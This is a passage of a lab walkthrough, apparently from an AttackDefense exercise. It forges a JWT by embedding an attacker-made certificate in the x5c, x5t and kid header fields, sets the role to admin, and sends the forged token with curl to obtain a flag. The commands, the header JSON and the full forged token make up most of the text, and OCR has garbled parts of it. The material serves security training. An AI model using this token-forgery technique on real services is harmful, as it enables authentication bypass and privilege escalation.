YTdlNjk3NjM5YmFlOTJlMjUxNTVlMGYzMDI4ZTUwNjljZjI4MWExY2EzZjdiYjA5M2MwZTg4MD
k2MWNjOTBhMjQ2Y2M1MTk4YjAyOWYxNmU2Mjc5YzliNDM3ZjdlMWU2NjcwODE2NTU5Y2U
yYTFlZTM1N2NjNTQzMTZlYWUxNWUxMTNkNGJkOTVhNGQ4MmFkM2ZmYWQ0YzAwYzA3
ZjYxNTc4Njc4YWM0NmMzMDM5NjQ2MzljZWU2OGI5NjdkY2EyZDExZmQ0NjhjMTAzMmQ2O
DA1OGM1N2YwNGMxZTNkOGQ0OTFlZGI2ZjA3ODIxZDA2ZWQ5NzViOTI1OTA0YzU4ZWI0N
zI4MGExY2ZjZGZjOGZlOGUzNDZkYjk4NzUyOGE5NGYyNDIxNmI0MTZhNTk4NWNkZWZhOT
I2ZWFmOTA4NDFhNmNkMWIwYTliNTc5Mjc2ZTc3OGJhNTRmMTY5YzU1ZGQ0YTdmNTVm
OQo

Converting exponent (e) to base64-encoded hexadecimal strings:

Command: echo 10001 | base64 | sed 's/=//g'




```
root@attackdefense:~# echo 10001 | base64 | sed 's/=//g'
MTAwMDEK
root@attackdefense:~#
```

Encoded Exponent (e): MTAwMDEK

Finding the new x5c value:

Command: cat attacker.crt | tr '\n' ' ' | sed 's/ //g'



```
root@attackdefense:~# cat attacker.crt | tr '\n' ' ' | sed 's/ //g'
-----BEGINCERTIFICATE-----MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIhvcNAQELBQAwRTELMAkGA1UEBhM
CQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExMjUxMTU2MjlaFw0yMDEx
MjQxMTU2MjlaMEUxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwg
gEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCXmewlmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci6+XQ4j0cvOALHQtIvRNzGt5XLu
ISaxx+iJlJBXpDe+biqgJdUPcHCl+E4niqfml2ObrpLiUVXg8wKOUGnPKBoco/e7CTwOiAlhzJCiRsxRmLAp8W5iecm0N/fh5mcIFlWc4qHuN
XzFQxbq4V4RPUvZWk2CrT/61MAMB/YVeGeKxGwwOWRjnO5ouWfcotEf1GjBAy1oBYxX8EwePY1JHttvB4IdBu2XW5JZBMWOtHKAoc/N/I/o40
bbmHUoqU8kIWtBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd1Kf1X5AgMBAAGjUzBRMB0GA1UdDgQWBBQOjXPbGDzw+GN1YwUooV9CSFYH3
TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1YwUooV9CSFYH3TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBE5DRvGuENS6pq2m
f+sod1XMfupsfSKViy7Cn9ss0z/SouMzRPc8drXQFP6yemsIWcef5UxMqK7uX7kWugyhHoM8bxJ81oI3wFMMACIVKk1+U+eOtLUlqz/co8m6Q
Ak4fNirlURsu+1Y4CbvOq0IhwMeexs3HiRgCP4+VI+MNSkrKwA3RbOPBeQoYG2dmJ6911I7c9uGo2Gzmzrd0U/5DuCzpYEgniOtfqGu5Rfs+F
EvhgBUNGren6rY7JRsDT3LLEYH/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7VesfdkdSJCsw2vz8fhKiQkEazkmd6kDuar9TpCqXRYWrc/-
----ENDCERTIFICATE-----root@attackdefense:~#
root@attackdefense:~#
```

Copy the contents excluding the ---BEGINCERTIFICATE---- and ----ENDCERTIFICATE---- part.


x5c value:

MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIhvcNAQELBQAwRTEL
MAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoMGEludGVybmV
0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExMjUxMTU2MjlaFw0yMDExMjQxMTU2MjlaMEUxC
zAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5l
dCBXaWRnaXRzIFB0eSBMdGQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC
XmewlmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci6+XQ4j0cvOALHQtIvRNzGt5XLuISaxx+iJlJ
BXpDe+biqgJdUPcHCl+E4niqfml2ObrpLiUVXg8wKOUGnPKBoco/e7CTwOiAlhzJCiRsxRmLAp
8W5iecm0N/fh5mcIFlWc4qHuNXzFQxbq4V4RPUvZWk2CrT/61MAMB/YVeGeKxGwwOWRjnO
5ouWfcotEf1GjBAy1oBYxX8EwePY1JHttvB4IdBu2XW5JZBMWOtHKAoc/N/I/o40bbmHUoqU8k
IWtBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd1Kf1X5AgMBAAGjUzBRMB0GA1UdDgQW

BBQOjXPbGDzw+GN1YwUooV9CSFYH3TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1YwUoo
V9CSFYH3TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBE5DRvGu
ENS6pq2mf+sod1XMfupsfSKViy7Cn9ss0z/SouMzRPc8drXQFP6yemsIWcef5UxMqK7uX7kWu
gyhHoM8bxJ81oI3wFMMACIVKk1+U+eOtLUIqz/co8m6QAk4fNirlURsu+1Y4CbvOq0IhwMeexs
3HiRgCP4+VI+MNSkrKwA3RbOPBeQoYG2dmJ6911I7c9uGo2Gzmzrd0U/5DuCzpYEgniOtfqG
u5Rfs+FEvhgBUNGren6rY7JRsDT3LLEYH/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7Vesf
dkdSJCsw2vz8fhKiQkEazkmd6kDuar9TpCqXRYWrc/

Finding the new x5t value:

Command: echo -n $(openssl x509 -in attacker.crt -fingerprint -noout) | sed 's/SHA1 Fingerprint=
//g' | sed 's/://g' | base64 | sed 's/=//g'




```
root@attackdefense:~# echo -n $(openssl x509 -in attacker.crt -fingerprint -noout) | se
d 's/SHA1 Fingerprint=//g' | sed 's/://g' | base64 | sed 's/=//g'
Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ
root@attackdefense:~#
```

x5t value: Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ

Note: The kid parameter would also get the same value as x5t parameter.

Step 7: Creating a forged token using all the parameters calculated in the previous step.


Visit https://jwt.io and paste the token retrieved in Step 3 in the "Encoded" section.



Decoded EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "x5t":
"Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ",
  "use": "sig",
  "e": "MTAwMDE",
  "kty": "RSA",
  "alg": "RS256",
```



```
  "n":
"MDA5Nzk5ZWMyNTk5NTcxNDlmODg0YmJlNDQzMmZmN2Q2ZGU1NGNkY2I1O
WMzODMzMjZiNGFhMjM2YjY4MjcyMmViZTVkMGUyM2QxY2JjZTAwYjFkMGI
0OGJkMTM3MzFhZGU1NzJlZTIxMjZiMWM3ZTg4OTk0OTA1N2E0MzdiZTZlM
mFhMDI1ZDUwZjcwNzBhNWY4NGUyNzhhYTdlNjk3NjM5YmFlOTJlMjUxNTV
lMGYzMDI4ZTUwNjljZjI4MWExY2EzZjdiYjA5M2MwZTg4MDk2MWNjOTBhM
jQ2Y2M1MTk4YjAyOWYxNmU2Mjc5YzliNDM3ZjdlMWU2NjcwODE2NTU5Y2U
yYTFlZTM1N2NjNTQzMTZlYWUxNWUxMTNkNGJkOTVhNGQ4MmFkM2ZmYWQ0Y
zAwYzA3ZjYxNTc4Njc4YWM0NmMzMDM5NjQ2MzljZWU2OGI5NjdkY2EyZDE
xZmQ0NjhjMTAzMmQ2ODA1OGM1N2YwNGMxZTNkOGQ0OTFlZGI2ZjA3ODIxZ
DA2ZWQ5NzViOTI1OTA0YzU4ZWI0NzI4MGExY2ZjZGZjOGZlOGUzNDZkYjk
4NzUyOGE5NGYyNDIxNmI0MTZhNTk4NWNkZWZhOTI2ZWFmOTA4NDFhNmNkM
WIwYTliNTc5Mjc2ZTc3OGJhNTRmMTY5YzU1ZGQ0YTdmNTVmOQo",
  "x5c":
"MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIh
vcNAQELBQAwRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGU
xITAfBgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExM
jUxMTU2MjlaFw0yMDExMjQxMTU2MjlaMEUxCzAJBgNVBAYTAkFVMRMwEQY
DVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzI
FB0eSBMdGQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCXmew
lmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci6+XQ4j0cvOALHQtIvRNzG
t5XLuISaxx+iJlJBXpDe+biqgJdUPcHCl+E4niqfml2ObrpLiUVXg8wKOU
GnPKBoco/e7CTwOiAlhzJCiRsxRmLAp8W5iecm0N
/fh5mcIFlWc4qHuNXzFQxbq4V4RPUvZWk2CrT/61MAMB
/YVeGeKxGwwOWRjnO5ouWfcotEf1GjBAy1oBYxX8EwePY1JHttvB4IdBu2
XW5JZBMWOtHKAoc
/N/I/o40bbmHUoqU8kIWtBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd
1Kf1X5AgMBAAGjUzBRMB0GA1UdDgQWBBQOjXPbGDzw+GN1YwUooV9CSFYH
3TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1YwUooV9CSFYH3TAPBgNVHRMBAf
8EBTADAQH
/MA0GCSqGSIb3DQEBCwUAA4IBAQBE5DRvGuENS6pq2mf+sod1XMfupsfSK
Viy7Cn9ss0z
/SouMzRPc8drXQFP6yemsIWcef5UxMqK7uX7kWugyhHoM8bxJ81oI3wFMM
ACIVKk1+U+eOtLUlqz
/co8m6QAk4fNirlURsu+1Y4CbvOq0IhwMeexs3HiRgCP4+VI+MNSkrKwA3
RbOPBeQoYG2dmJ6911I7c9uGo2Gzmzrd0U
/5DuCzpYEgniOtfqGu5Rfs+FEvhgBUNGren6rY7JRsDT3LLEYH
/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7VesfdkdSJCsw2vz8fhKiQk
Eazkmd6kDuar9TpCqXRYWrc/",
  "typ": "JWT",
  "kid":
"Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ"
}
```


Paste the X.509 certificate (attacker.crt) and the private key (attacker.key) in their respective places in the "Decoded" section.



VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  YH/1LXL8uJW5zncHxRTyVcXKhNZdb
  x7W0qwni7VesfdkdSJCsw2vz8fhKi
  QkEazk
  md6kDuar9TpCqXRYWrc/
  -----END CERTIFICATE-----,
  z9Q77u
  Xon2n1gD3PmFEkT6M7g9t9AdpHr6p
  OWWRFdULgruSh2JD6e53bwpaICDpw
  Tl4gqb
  iZ0yX1iIu5qsVmZUlti2T3UX8Q==
  -----END PRIVATE KEY-----
)
```

Set the role to "admin" in the "Payload" section.



```
{
  "iat": 1574682363,
  "role": "admin",
  "exp": 1574768763
}
```

Forged Token:

eyJ4NXQiOiJOemswTURkQ1JUY3lNalI3UVRVek0wSTFOVEpGTjBFME5rRkJNMFV3UkRNNU
1qSkRRelkyUlEiLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJTMjU2I
iwibiI6Ik1EQTVOems1WldNeU5UazVOVGN4TkRsbU9EZzBZbUpsTkRRek1tWm1OMlEyWkdV
MU5HTmtZMkkxT1dNek9ETXpNalppTkdGaE1qTTJZalk0TWpjeU1tVmlaVFZrTUdVeU0yUXhZ
MkpqWlRBd1lqRmtNR0kwT0dKa01UTTNNekZoWkdVMU56SmxaVEI4TWpaaU1XTTNaVGc0T
1RrME9UQTFOMkUwTXpkaVpUWmxNbUZoTURJMVpEVXdaamN3TnpCaE5XWTROR1V5Tn
poaFlUZGxOamszTmpNNVltRmxPVEpsTWpVeE5UVmxNR1I6TURJNFpUVXdOamxqWmpJNE
1XRXhZMkV6WmpkaVlqQTVNMk13WlRnNE1EazJNV05qT1RCaE1qUTJZMk0xTVRrNFlqQXI
PV1I4Tm1VMk1qYzVZemxpTkRNM1pqZGxNV1UyTmpjd09ERTJOVFU1WTJVeVlURmxaVE0x
TjJOak5UUXpNVFpsWVdVeE5XVXhNVE5rTkdKa09UVmhOR1E0TW1Ga00yWm1ZV1EwWXp
Bd1I6QTNaalI4TlRjNE5qYzRZV00wTm1Nek1ETTVOalEyTXpsalpXVTJPR0k1TmpkaU1kyRXlaR
EV4Wm1RME5qaGpNVEF6TW1RMk9EQTFPR00xTjJZd05HTXhaVE5rT0dRME9URmxaR0ky
WmpBM09ESXhaREEyWldRNU56VmlPVEkxT1RBMFI6VTRaV0kwTnpJNE1HRXhZMlpqWkda
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WmhPVEkyWldGbU9UQTRORFZoTm1Oa01XSXdZVGxpTlRjNU1qYzJaVGMzT0dKaE5UUm1
NVFk1WXpVMVpHUTBZVGRtTlRWbU9RbyIsIng1YyI6Ik1JSURhekNDQWxPZ0F3SUJBZ0lVU
GhwUmtORWJWcGZpNUVxb3JZUnIzVlhqaUdzd0RRWUpLb1pJaHZjTkFRRUxCUUF3UlRFTE
1Ba0dBMVVFQmhNQ1FWVXhFekFSQmdOVkJBZ01DbE52YldVdFUzUmhkR1V4SVRBZkJnTl
ZCQW9NR0VsdWRHVnliVYwSUZkcFpHZHBkSE1nVUhSNUlFeDBaREFlRncweE9URXhNalV
4TVRVMk1qbGFGdzB5TURFeE1qUXhNVFUyTWpsYU1FVXhDekFKQmdOVkJBWVRBa0ZWT
VJNd0VRWURWUVFJREFwVGIyMWxMVk4wWVhSbE1TRXdId1lEVlFRS0RCaEpibUJsY201bG
RDQlhhV1JuYVhSekIGQjBlU0JNZEdRd2dnRWlNQTBHQ1NxR1NJYjNEUUVCQVFVQUE0SUJ
Ed0F3Z2dFS0FvSUJBUUNYbWV3bG1WY1VuNGhMdmtReS8zMXQ1VXpjdFp3NE15YTBxaU5
yYUNjaTYrWFE0ajBjdk9BTEhRdEI2Uk56R3Q1WEx1SVNheHgraUpsSkJYcERIK2JpcWdKZFV
QY0hDbCtFNG5pcWZtbDJPYnJwTGlVVlhnOHdLT1VHblBLQm9jby9lN0NUd09pQWxoekpDaV
JzeFJtTEFwOFc1aWVjbTBOL2ZoNW1jSUZsV2M0cUh1Tlh6RlF4YnE0VjRSUFV2WldrMkNyVC
82MU1BTUlvWVZlR2VLeEd3d09XUmpuTzVvdVdmY290RWYxR2pCQXkxb0JZeFg4RXdlUFkx
Skh0dHZCNElkQnUyWFc1SlpCTVdPdEhLQW9jL04vSS9vNDBiYm1lVW9xVThrSVd0QmFsbU
Z6ZStwSnVyNUNFR216UnNLbTFlU2R1ZDR1bFR4YWNWZDFLZjFYNUFnTUJBQUdqVXpCU

```
k1CMEdBMVVkRGdRV0JCUU9qWFBiR0R6dytHTjFZd1Vvb1Y5Q1NGWUgzVEFmQmdOVkhT
TUVHREFXZ0JRT2pYUGJHRHp3K0dOMVI3VW9vVjlDU0ZZSDNUQVBCZ05WSFJNQkFmOE
VCVEFEQVFIL01BMEdDU3FHU0liM0RRRUJDd1VBQTRJQkFRQkU1RFJ2R3VFTlM2cHEybW
Yrc29kMVhNZnVwc2ZTS1ZpeTdDbjlzczB6L1NvdU16UlBjOGRyWFFGUDZ5ZW1zSVdjZWY1V
XhNcUs3dVg3a1d1Z3loSG9NOGJ4Sjgxb0kzd0ZNTUFDSVZLazErVStlT3RMVWxxei9jbzhtNlF
BazRmTmlybFVSc3UrMVk0Q2J2T3EwSWh3TWVIeHMzSGlSZ0NQNCtWSStNTlNrckt3QTNSY
k9QQmVRb1IHMmRtSjY5MTFJN2M5dUdvMkd6bXpyZDBVLzVEdUN6cFlFZ25pT3RmcUd1NV
JmcytGRXZoZ0JVTkdyZW42clk3SlJzRFQzTExFWUgvMUxYTDh1Slc1em5jSHhSVHlWY1hLaE
5aZGJ4N1cwcXduaTdWZXNmZGtkU0pDc3cydno4ZmhLaVFrRWF6a21kNmtEdWFyOVRwQ3F
YUllXcmMvIiwidHlwIjoiSldUIiwia2lkIjoiTnprME1EZENSVGN5TWpZd1FUVXpNMEkxTlRKRk4w
RTBOa0ZCTTBVd1JETTVNakpEUXpZMlJRIn0.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhZ
G1pbiIsImV4cCI6MTU3NDc2ODc2M30.TO2kOi4cqSlCWfPWqp_RodV3KbR2EcgBihQnxfu201z
DMwpvmPWfQ8tp7jdAG_iNUGpJYKANa_upAN9FAvdRh90CzYujMtbltjeNMSsUF98Wle4Fui28
hSIS-YfiDgR6CLjUH9Wvjmy7tdpDytX_Oa2emQxnV1ct4IJsSMvKYLLzxXXOeUD6ZLz8f9PdG7
X8CCm1EgPfs4EDuegd7BwUJ2dl01TJn3CtDMDf4aQbcQSSQMNNU_Ud1EsNzp2y324NYgVg
L8onbYKe9cqqNejtRXSTHvZsySqTrV-UUJlCB61da1oeLSXkTBSoDYqMVCk4tu7GDI3K-P9Scp
8J7IADaA
```

Step 8: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJ4NXQiOiJOemswTURkQ1JUY3lNalI3UVRVek0wSTFOVEpGTjBFME5rRkJNMFV3UkRNN
U1qSkRRelkyUlEiLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJTMjU
2IiwibiI6Ik1EQTVOems1WldNeU5UazVOVGN4TkRsbU9EZzBZbUpsTkRRek1tWm1OMlEyWkd
VMU5HTmtZMkkxT1dNek9ETXpNalppTkdGaE1qTTJZalk0TWpjeU1tVmlaVFZrTUdVeU0yUXh
ZMkpqWlRBd1IqRmtNR0kwT0dKa01UTTNNekZoWkdVMU56SmxaVEI4TWpaaU1XTTNaVGc0
T1RrME9UQTFOMkUwTXpkaVpUWmxNbUZoTURJMVpEVXdaamN3TnpCaE5XWTROR1V5T
npoaFlUZGxOamszTmpNNVltRmxPVEpsTWpVeE5UVmxNR1I6TURJNFpUVXdOamxqWmpJN
E1XRXhZMkV6WmpkaVlqQTVNk13WlRnNE1EazJNV05qT1RCaE1qUTJZMk0xTVRrNFIqQX
lPV1I4Tm1VMk1qYzVZemxpTkRNM1pqZGxNV1UyTmpjd09ERTJOVFU1WTJVeVlURmxaVE0
xTjJOak5UUXpNVFpsWVdVeE5XVXhNVE5rTkdKa09UVmhOR1E0TW1Ga00yWm1ZV1EwWX
pBd1I6QTNaall4TlRjNE5qYzRZV00wTm1Nek1ETTVOalEyTXpsalpXVTJPR0k1Tmpka1kyRXla
REV4Wm1RME5qaGpNVEF6TW1RMk9EQTFPR00xTjJZd05HTXhaVE5rT0dRME9URmxaR0k
yWmpBM09ESXhaREEyWldRNU56VmlPVEkxT1RBMFI6VTRaV0kwTnpJNE1HRXhZMlpqWkd
aak9HWmxPR1V6TkRaa1IqazROelV5T0dFNU5HWXlOREI4Tm1JME1UWmhOVGs0TldOa1pX
WmhPVEkyWldGbU9UQTRORÉZoTm1Oa01XSXdZVGxpTlRjNU1qYzJaVGMzT0dKaE5UUm1
NVFk1WXpVMVpHUTBZVGRtTlRWbU9RbyIsIng1YyI6Ik1JSURhekNDQWxPZ0F3SUJBZ0lVU
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

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root@attackdefense:~#
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Golden Ticket: This_Is_The_Golden_Ticket_3b3996356359988a6803e03a62

References:

